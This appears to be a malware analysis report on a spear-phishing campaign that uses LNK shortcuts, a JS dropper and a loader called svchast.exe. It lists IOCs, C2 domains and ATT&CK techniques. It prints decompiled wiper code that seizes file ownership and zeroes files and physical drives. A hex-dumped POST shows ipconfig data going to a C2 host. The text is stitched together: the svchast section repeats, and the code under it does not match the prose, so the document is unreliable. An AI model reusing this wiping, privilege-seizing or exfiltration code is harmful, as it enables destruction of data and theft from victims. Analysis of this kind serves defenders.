Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E  2b:ba35%11..    IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E 20  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

